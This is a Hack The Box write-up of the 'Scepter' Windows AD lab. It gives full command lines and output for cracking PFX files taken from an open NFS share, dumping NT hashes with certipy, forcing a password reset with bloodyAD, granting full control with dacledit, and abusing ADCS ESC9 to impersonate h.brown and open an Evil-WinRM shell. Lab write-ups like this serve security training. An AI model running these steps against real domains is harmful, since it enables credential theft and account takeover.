
Hack The Box Scepter Writeup (Hard Windows)
Hard Windows AD box. Crackable PFX files on an NFS export give d.baker, ForceChangePassword and ADCS ESC9 chain to h.brown across the domain.
Summary
Scepter is a Hard Windows AD machine exposing an NFS export /helpdesk that holds several certificate files, including baker.key/baker.crt and three password protected PFX files. pfx2john plus John crack all three to the shared password newpassword, and the same password rebuilds baker.pfx from the key and cert, which certipy then uses (after an ntpdate clock fix) to authenticate and pull the NT hash for d.baker. BloodHound shows d.baker holds ForceChangePassword over a.carter, so bloodyAD resets a.carter, and a.carter’s IT SUPPORT membership grants GenericAll over the Staff Access Certificate OU that contains d.baker. A dacledit ACL write gives a.carter full control of d.baker, and the StaffAccessCertificate template is vulnerable to ESC9 (no security extension), so changing d.baker’s mail to h.brown, enrolling, and authenticating with the certificate yields h.brown’s NT hash and an Evil-WinRM session over Kerberos.
NFS Share Enumeration
From the nmap scan, I can see NFS is running:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
111/tcp  open  rpcbind       syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
I used showmount to enumerate available exports:
1
2
3
showmount -e 10.10.11.65
Export list for 10.10.11.65:
/helpdesk (everyone)
Then I mounted the helpdesk export:
1
2
3
4
$ mkdir nfs
$ sudo mount 10.10.11.65:/helpdesk nfs
$ sudo ls nfs
baker.crt  baker.key  clark.pfx  lewis.pfx  scott.pfx
Cracking PFX Passwords
I used “pfx2john.py” to convert those PFX files obtained from the NFS export to a format that JohnTheRipper can understand:
1
2
3
$ ~/hacking/tools/john/run/pfx2john.py scott.pfx > scott.hash
$ ~/hacking/tools/john/run/pfx2john.py clark.pfx > clark.hash
$ ~/hacking/tools/john/run/pfx2john.py lewis.pfx > lewis.hash

lewis.pfx got cracked instantly:

As well as scott.pfx:
And clark.pfx:

All three of them share the same password:
1
newpassword
Initial Access
Following instructions from this stackoverflow thread, I could use the baker.key and baker.crt to form a PFX file (used for authentication). The good part is, all the files in the NFS export share the same password! So the password for the encrypted private key (baker.key) is the same for the rest of the PFX files (newpassword):
1
2
3
4
$ openssl pkcs12 -export -out baker.pfx -inkey baker.key -in baker.crt
Enter pass phrase for baker.key: newpassword
Enter Export Password:
Verifying - Enter Export Password:
While trying to grab a TGT with certipy, using the newly created “baker.pfx”:
1
certipy auth -ns 10.10.11.65 -pfx baker.pfx -dc-ip 10.10.11.65
I got the CLOCK SKEW TOO GREAT error:

To fix that, I used ntpdate:
1
sudo ntpdate 10.10.11.65
And I could grab the TGT/NTLM hash for “d.baker@scepter.htb”:

The NT hash looks like this:
1
[*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
Horizontal Privilege Escalation: d.baker -> a.carter
With credentials for “d.baker”, I could collect information on the domain using Bloodhound:

The command looks like this:
1
nxc ldap 10.10.11.65 --dns-server 10.10.11.65 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --bloodhound -c All
Our d.baker user has “ForceChangePassword” over “a.carter@scepter.htb”:

I used BloodyAD to change the password for “a.carter”:

The command looks like this:
1
bloodyAD.py --dc-ip 10.10.11.65 --dns 10.10.11.65 --host dc01.scepter.htb -u d.baker -d scepter.htb -k set password a.carter 'BehindSecurity@2025'
Horizontal Privilege Escalation: a.carter -> h.brown
Because a.carter is member of the “IT SUPPORT” group, they have GenericAll over “Staff Access Certificate” organizational unit:


And this organizational unit contains our already owned user “d.baker”:
I could modify an ACL to give me (give to my controlled user, a.carter) FullControl with inheritance to all the objects under the Staff Access Certificate OU, which effectively means that now I have full control over “d.baker”:

The command looks like this:
1
dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'a.carter' -target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'scepter.htb'/'a.carter':'BehindSecurity@2025'
I ran certipy to enumerate the ADCS as “d.baker”:

The command looks like this:
1
certipy find -hashes aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce -ns 10.10.11.65 -target dc01.scepter.htb -u d.baker@scepter.htb -vulnerable
The user has access to one Certificate template:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
{
    "0": {
      "Template Name": "StaffAccessCertificate",
      "Display Name": "StaffAccessCertificate",
      "Certificate Authorities": [
        "scepter-DC01-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        67108864,
        268435456,
        536870912
      ],
      "Enrollment Flag": [
        32,
        524288
      ],
      "Extended Key Usage": [
        "Client Authentication",
        "Server Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "99 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-11-01 02:29:00+00:00",
      "Template Last Modified": "2024-11-01 09:00:54+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "SCEPTER.HTB\\staff"
          ]
        },
        "Object Control Permissions": {
          "Owner": "SCEPTER.HTB\\Enterprise Admins",
          "Full Control Principals": [
            "SCEPTER.HTB\\Domain Admins",
            "SCEPTER.HTB\\Local System",
            "SCEPTER.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "SCEPTER.HTB\\Domain Admins",
            "SCEPTER.HTB\\Local System",
            "SCEPTER.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "SCEPTER.HTB\\Domain Admins",
            "SCEPTER.HTB\\Local System",
            "SCEPTER.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
e

                        "SCEPTER.HTB\\staff"
      ],
      "[!] Vulnerabilities": {
        "ESC9": "Template has no security extension."
      },
      "[*] Remarks": {
        "ESC9": "Other prerequisites may be required for this to be exploitable. See the wiki for more details."
      }
    }
  }
I changed the email value for d.baker:
1
bloodyAD.py -d scepter.htb -u a.carter -p 'BehindSecurity@2025' --host dc01.scepter.htb set object d.baker mail -v h.brown@scepter.htb
Then I requested a certificate, exploiting ESC9:
1
2
3
4
5
6
7
8
9
10
11
12
$ certipy req -username d.baker@scepter.htb -hashes aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce -ns 10.10.11.65 -target dc01.scepter.htb -ca scepter-DC01-CA -template StaffAccessCertificate
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'd.baker.pfx'
And I could takeover h.brown:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ certipy auth -pfx d.baker.pfx -ns 10.10.11.65 -username h.brown -domain scepter.htb -dc-ip 10.10.11.65
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'h.brown@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'h.brown.ccache'
[*] Wrote credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb': aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
Initial Access
I exported the TGT for “h.brown” to the correct environment variable:
1
$ export KRB5CCNAME=./h.brown.ccache
Then I edited my kerberos realm config file like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ cat /etc/krb5.conf
[libdefault]
        default_realm = SCEPTER.HTB
        dns_lookup_realm = true
        dns_lookup_kdc = true

[realms]
        SCEPTER.HTB = {
                kdc = dc01.scepter.htb
                admin_server = dc01.scepter.htb
        }

[domain_realm]
        scepter.htb = SCEPTER.HTB
        .scepter.htb = SCEPTER.HTB
And I used evil-winrm to log in as “h.brown” using the kerberos ticket:
1
2
3
4
5
6
7
8
9
10
11
12
$ evil-winrm -i dc01.scepter.htb -r scepter.htb -u h.brown

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.brown\Documents>